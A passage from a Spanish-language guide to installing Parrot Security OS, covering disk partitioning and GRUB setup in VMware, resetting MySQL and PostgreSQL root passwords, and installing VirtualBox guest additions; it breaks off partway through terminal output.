
## 27. Seleccione el disco que creó anteriormente (en mi caso es el 150 Gig), luego presione "Enter".




28. Cree una tabla de particiones vacía haga clic en "Sí".




29. Seleccione "espacio libre" y luego presione "Enter".




30. Seleccione particionar automáticamente el espacio libre y luego presione "Enter".




31. Seleccione Todos los archivos en una partición (recomendado para usuarios nuevos).




32. Seleccione Finalizar el particionamiento y escriba los cambios en el disco.




33. Seleccione Sí para escribir los cambios en el disco.




34. Espere a que el instalador finalice su trabajo. Puede tomar 5-10 minutos.




35. Instalar el Grub "Haga clic en Sí".



36. Elija /dev/sda en el cual que se instalará GRUB.




37. Haga clic en “Continuar”. Su máquina virtual se reiniciará en breve.





¡Felicitaciones! Acaba de instalar Parrot Security en VMware Workstation.



\*\*\*Nota: Actualice todas las nuevas instalaciones con el siguiente comando:  
*sudo apt-get update && sudo apt-get upgrade*

## Cambiar contraseña de la base de datos.

Parrot incluye varios motores SQL, pero cuando están preinstalados, la contraseña predeterminada no está configurada y el acceso a su usuario root es denegado.

Esta página le ayudará a configurar una nueva contraseña para el usuario root de Mysql / Mariadb y Postgresql

### 1.- RECONFIGURE Mysql/Mariadb Password

a). Detenga el servicio MySQL.

```
service mysql stop
```

b). Inicie MySQL sin verificaciones de contraseña y permisos.

```
mysqld_safe --skip-grant-tables &
```

c). Pulse nuevamente [ENTER] si su salida se detiene.

d). Conéctese a MySQL.

```
mysql -u root mysql
```

e). Ejecute los siguientes comandos para establecer una nueva contraseña para el usuario root. Sustituya NEW\_PASSWORD por su nueva contraseña.

```
UPDATE user SET password=PASSWORD('my new p4ssw0rd') WHERE user='root';
```

```
FLUSH PRIVILEGES;
```

f). Reinicie el servicio MySQL.

```
service mysql restart
```

## 2.- RECONFIGURAR Postgresql Password

a). Abra psql desde el usuario de postgres.

```
sudo -u postgres psql
```

b). Cambie la contraseña del usuario de postgres (o cualquier otro usuario de la base de datos)

```
\password postgres
```

o

```
\password myuser
```

c). Salga de psql

```
\q
```

## **INTRODUCCIÓN A LAS ADICIONES DE INVITADOS DE VIRTUALBOX**

Las adiciones de invitado están diseñadas para instalarse dentro de una máquina virtual después de haber instalado el sistema operativo invitado.

Consisten en controladores de dispositivos y aplicaciones de sistema que optimizan el sistema operativo huésped para un mejor rendimiento y facilidad de uso.

Características de las adiciones de invitados de Virtualbox:

a.- Integración del puntero del ratón

Al presionar la tecla Host ya no es necesario "liberar" al ratón para que sea capturado por el sistema operativo invitado.

b.- Carpetas compartidas

Carpetas compartidas entre Host y Parrot.

c.- Mejor soporte de video

Mientras que la tarjeta gráfica virtual que VirtualBox emula para cualquier sistema operativo invitado proporciona todas las características básicas, los controladores de vídeo personalizados que se instalan con las adiciones de invitado le proporcionan modos de vídeo extra y no estándar, así como el rendimiento de vídeo acelerado.

(Generalmente se utiliza para cambiar la resolución del monitor)

d.- Ventanas sin costuras

Con esta característica, las ventanas individuales que se muestran en el escritorio de la máquina virtual se pueden asignar en el escritorio del host, como si la aplicación subyacente se estuviera ejecutando realmente en el host.

e.- Canales genéricos de comunicación de host / invitado

Las adiciones de invitado le permiten controlar y supervisar la ejecución de invitados de formas distintas a las mencionadas anteriormente. Las denominadas "propiedades de invitado" proporcionan un mecanismo genérico basado en cadenas para intercambiar bits de datos entre un huésped y un host, algunos de los cuales tienen significados especiales para controlar y supervisar al invitado.

f.- Sincronización de tiempo

Sincronice la fecha y la hora del host con Parrot.


g.- Portapapeles compartido

Portapapeles compartido desde el host a Parrot.

## INSTALACION DE ADICIONES DE INVITADOS (es)


### 1.- Método 1 (más fácil)

a. Abra un terminal y actualice la lista de paquetes del repositorio con `sudo apt-get update`



```
Terminal
File Edit View Search Terminal Help
[tyk@parrot ~]$ sudo apt-get update
[sudo] password for tyk:
Hit:1 http://cloudflare.archive.parrotsec.org/parrot parrot InRelease
Reading package lists... Done
[tyk@parrot ~]$
```


b. Instale las adiciones de invitado del repositorio de ParrotOS con `sudo apt-get install virtualbox-guest-utils`  
Si se le solicita continuar escriba "Y" luego aprete [Enter] en su teclado



```
Terminal
File Edit View Search Terminal Help
[tyk@parrot ~]$ sudo apt-get update
[sudo] password for tyk:
Hit:1 http://cloudflare.archive.parrotsec.org/parrot parrot InRelease
Reading package lists... Done
[tyk@parrot ~]$ sudo apt-get install virtualbox-guest-utils
Reading package lists... Done
Building dependency tree
Reading state information... Done
